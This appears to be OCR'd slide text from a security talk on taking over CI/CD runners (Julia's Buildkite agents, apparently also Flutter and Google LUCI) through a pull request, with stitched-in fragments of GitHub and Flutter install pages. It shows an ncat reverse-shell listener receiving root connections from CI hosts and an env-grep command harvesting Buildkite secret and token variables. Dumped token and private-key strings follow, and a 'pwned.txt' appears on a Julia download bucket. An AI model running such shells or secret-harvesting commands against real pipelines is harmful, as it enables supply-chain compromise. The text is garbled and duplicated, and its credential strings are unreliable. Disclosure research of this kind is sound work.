BUILDKITE_CANCEL_GRACE_PERIOD=300
BUILDKITE_GIT_FETCH_FLAGS=-v --prune --tags
BUILDKITE_AGENT_META_DATA_CRYPTIC_CAPABLE=true
BUILDKITE_BUILD_CHECKOUT_PATH=/cache/build/tester-amdci5-10/julialang/julia-master
BUILDKITE_ADDITIONAL_HOOKS_PATHS=
FORCE_SANDBOX_MODE=unprivileged
```

...

...

...

●  Test Waiting for status to be reported

31

+

https://github.com/0x00000000/julia-buildkite
-@buildkite-agent meta-data set

BUILDKITE_PLUGIN_EXTERNAL_BUILDKITE_VERSION "main"

```

test: pre-build
~ rlrwrap ncat -klvp 7414
Ncat: Version 7.80 ( https://nmap.org/ncat/ )
Ncat: Listening on :::7414
Ncat: Listening on 0.0.0.0:7414
Ncat: Connection from 128.0.0.1:7414.
Ncat: Connection from 128.0.0.1:7414.
# Ncat: Connection from 128.0.0.1:7414.
Ncat: Connection from 128.0.0.1:7414.
id
uid=0(root) gid=0(root)
uid=0(root) gid=0(root)
env
BUILDKITE_PULL_REQUEST=
BUILDKITE_CANCEL_GRACE=
BUILDKITE_GIT_FETCH_FLAGS=
BUILDKITE_AGENT_META_DATA=
BUILDKITE_BUILD_CHECKOUTS=
BUILDKITE_ADDITIONAL_CONFIG_FILES=
FORCE_SANDBOX_MODE=un
Linux amdci5.julia.csail.mit.edu 5.15.0-184-generic #194-Ubuntu SMP M
Linux amdci4.julia.csail.mit.edu 5.15.0-184-generic #194-Ubuntu SMP M
env | grep -E '(SECRET|TOKEN)=|BUILDKITE_PLUGIN_CRYPTIC_BASE64_SIGNED_JOB_ID_SECRET=|BUILDKITE_AGENT_JOB_API_TOKEN=|BUILDKITE_PLUGIN_CRYPTIC_BASE64_AGENT_PUBLIC_KEY_SECRET=|BUILDKITE_PLUGIN_CRYPTIC_BASE64_AGENT_PRIVATE_KEY_SECRET=|BUILDKITE_AGENT_ACCESS_TOKEN=|BUILDKITE_VERSION'
RG3cxUVTXIMJ3rPBZDVEGIEduAuFUZ7dRHK7EftUFF+E7crhCMP09uDHkTWJDoIsNyWpV+
DJh8uXhXJWHwrr1Bkv7Ur6nYFAX8DuhJEzSvjY6NUgnvTNmRRR0BkQm9GmIvp0P0ERKZz
BUILDKITE_AGENT_JOB_API_TOKEN=CO2E6q9DbzXsvW70GqGIXITo6ukKEEtY0mV5X2f
BUILDKITE_PLUGIN_CRYPTIC_BASE64_AGENT_PUBLIC_KEY_SECRET=LS0tLS1CRUdJ
F0WHNKMzFGbTFKN29IYzLveGZaWQpKY3FxrK5yaXRMUUhxaDVJUHNgs3YySis1K1FVQkZ
QUVZWwNTZGdvTgT4YwPwNy9rb0hFTDgrczRKdFRVNUJ6d1RFdXAKTl1lZG90FhQSmJLe
VxMUZFb0N2MDRyaTFXaWpVZXorMytEWVM4UCtROGRxMGJYUWZUS1Vyc0thMkdnlzVmZ0h
UWSQNDZVLzEKZFFJREFRQUIKLS0tLS1FTkQgUUVCTE1DIetFWS0tLS0tCg==
BUILDKITE_PLUGIN_CRYPTIC_BASE64_AGENT_PRIVATE_KEY_SECRET=LS0tLS1CRUdJ
3FxrK5yaXRMUUhxaDVJUHNgs3YySis1K1FVCKJGTWFEYzByN3M2dzQzUjAxaG5FTU9ZWD
4K3M0SnRUVTVCendURXVwTl1lZG90FhQSmJLeY1RE5qdWJmeFA5ZjdSNwpsek1MdjVp
F1TOFArUTHkcTBiWFFmVEtVcnNLYTJHzy81ZmdIeWdEdWRHT2ZsdzUvVlJr3VVBGNsd1
DTU5svJRUBu1PWC8raQpHSDh3ZzVXekRSTy9MU1greXlFbzFHQ282NW9lcDdDNDVNUjZX
0dOMkhtK3E5e1BLSHAXd3pIZU5aZ29BR0htM3RyUU0KMgpIdUczN090SG1YdGQ1MEYyVH
1eDVSMHNIIdDFoU2FvTXBFBsSrrMwC1V09rSzZDTGFJbEV0ZitWVVBvR0piYlNYRzNJCmo5
0wKQSsvVFdCbUJBb0dCQU52cXR0QjRuVS9zODIxTU9oa1RPTmtFOGNJOENxV1BRRTZXcE
4V0ZwcGL1UHJMa09Zdmtqb01VCKNSb1pKK05Lb253RW5h5bWJ0TG0yMHhmUzCamY1R1Qv
HFISy9SV2dVK3ZZaitwZy9ibXBwMmdiUXZkYTJxaS84UEl20ApSb0JwcmY2Y285TmdSa2
SSFlpOFF2MHHXOXcyUmpmS09TbElYZFlITjZwOUZBb0dCQU52cXR0QjRuVS9zODIxTU9oa1RPTmtFOGNJOENxV1BRRTZXcE
mxYmVZnWQpYUjAxemZocU5QSUI3em52QkVuaHF0UUVViKzdNQMtqN1dEZ0FRdWY1TXdpVX
USVF4SHZBaE1rSDJvMVZaSGxCY250MVEKdjV3QTBhRkVGVkNuc3U4QVNEVjMmd2d0VlBx
1I4RmxWNHc4OUF5R3NuVnNNUDJlRWtxTEI1UTRUCtZnVDBLakVETE51CjRobEhvOGFsQW
0Uisxd2xpWkQwZGJnRGdVeVRMcN5Y1RDSkZlczNIZTFxb3NCSzcZTm1ncFZhWEVzWnFp
EdnPQotLS0tLUVORCBSU0EgUEJJVkJFURSLRVktLS0tLQo=
BUILDKITE_AGENT_ACCESS_TOKEN=bkaj_eyJhbGciOiJIUzUxMiJ9.eyJzdWIiOiIwMT
t0DM3Yy01MjBjM2M4YmFiMDMiLCJpc3MiOiJidWlsZGtpdGUiLCJleHAiOiE2OD
zMTnZlZ0W1ZmRlNGYzIiwiaXNpb3R5IjoiaW50IiwiaWF0IjoiE2OD
nKk05Lb253RW5h5bWJ0TG0yMHhmUzCamY1R1Qv
57julia-buildkite
ta set
LDKITE_VERSION "main"

```

```
test: pre-build
~ r1wrap ncat -klvp 7414
ncat: Version 7.80 ( https://nmap.org/dist/ncat.html )
ncat: Listening on ::7414
Linux amdci5.julia.csail.mit.edu 5.15.0-184-generic #194-Ubuntu SMP M
Linux amdci4.julia.csail.mit.edu 5.15.0-184-generic #194-Ubuntu SMP M
env | grep -E '(SECRET|TOKEN)=|BUILDKITE_PLUGIN_CRYPTIC_BASE64_SIGNED_JOB_ID_SECRET='
RG3cxUVTxIMJ3rPBZDVEGIEuAuFUZ7dRHk7EFtUEf+E7ZrthCvD8
DJh8uXhXJWHwrr1Rkv7H5
```

← → ↻ 🔍 <https://julia-lang-s3.julia-lang.org/bin/linux/x64/1.12/pwned.txt>

pwned

● Test Wait ...

```
11mXWNHC40UF5R3NuVnNnUDJ1RWtxTEI1UTRUcTZnVDBLakVETE51CjRobEhvOGFsQW
0Uisxd2xpWkQwZGJnRGdVeVRMcN5Y1RDSkZICznIZTFxb3NCSzcXtmLncFZhWEVzWnFp
EdnPQotLS0tLUVORCBSU0EgUEJJVkJFURSLRVktLS0tLQo=
BUILDKITE_AGENT_ACCESS_TOKEN=bkaj_eyJhbGciOiJIUzUxMiJ9.eyJzdWIiOiIwMT
tODM3Yy01MjBjM2M4YmFiMDMiLCJpc3MiOiJidWlsZGtpdGUiLCJleHAiOiJlZ202
zMtNzI2OWM1ZmRINGYzIiwiaXNpdGUiOiJlZ202
nKk...
57julia-buildkite
ta set
LDKITE_VERSION "main"
```



julia

Hacked



Flutter

From Opening a PR



Code

Issues 5k+

Pull requests 518

Agents

Actions

Projects

Wiki

More ▾

Filters ▾

 is:pr is:open

 Labels 492

 Milestones 9

New pull request

 **518 Open** ✓ 72,681 Closed

Author ▾	Label ▾	Projects ▾	Milestones ▾	Reviews ▾	Assignee ▾	Sort ▾

Install manually

Install with VS Code

SDK archive

Upgrade SDK

Add to path

Troubleshoot

Uninstall SDK

Resources

Install and set up Flutter

To install the Flutter SDK, download the latest stored.

1 Download the Flutter SDK bundle

Download the following installation bundle:

flutter_windows_3.44.8-stable.zip

2 Create a folder to store the SDK


https://storage.googleapis.com/flutter_infra_release/releases/stable/windows/flutter_windows_3.44.8-stable.zip


Takeover What You Download!

CI/CD

In Google OSS Infra

CI/CD





Job Worker

Job#1

Job#2

Job#3

...


LUCI

Layered Universal Continuous Integration


secrets / token

Job Worker


Google Cloud Platform



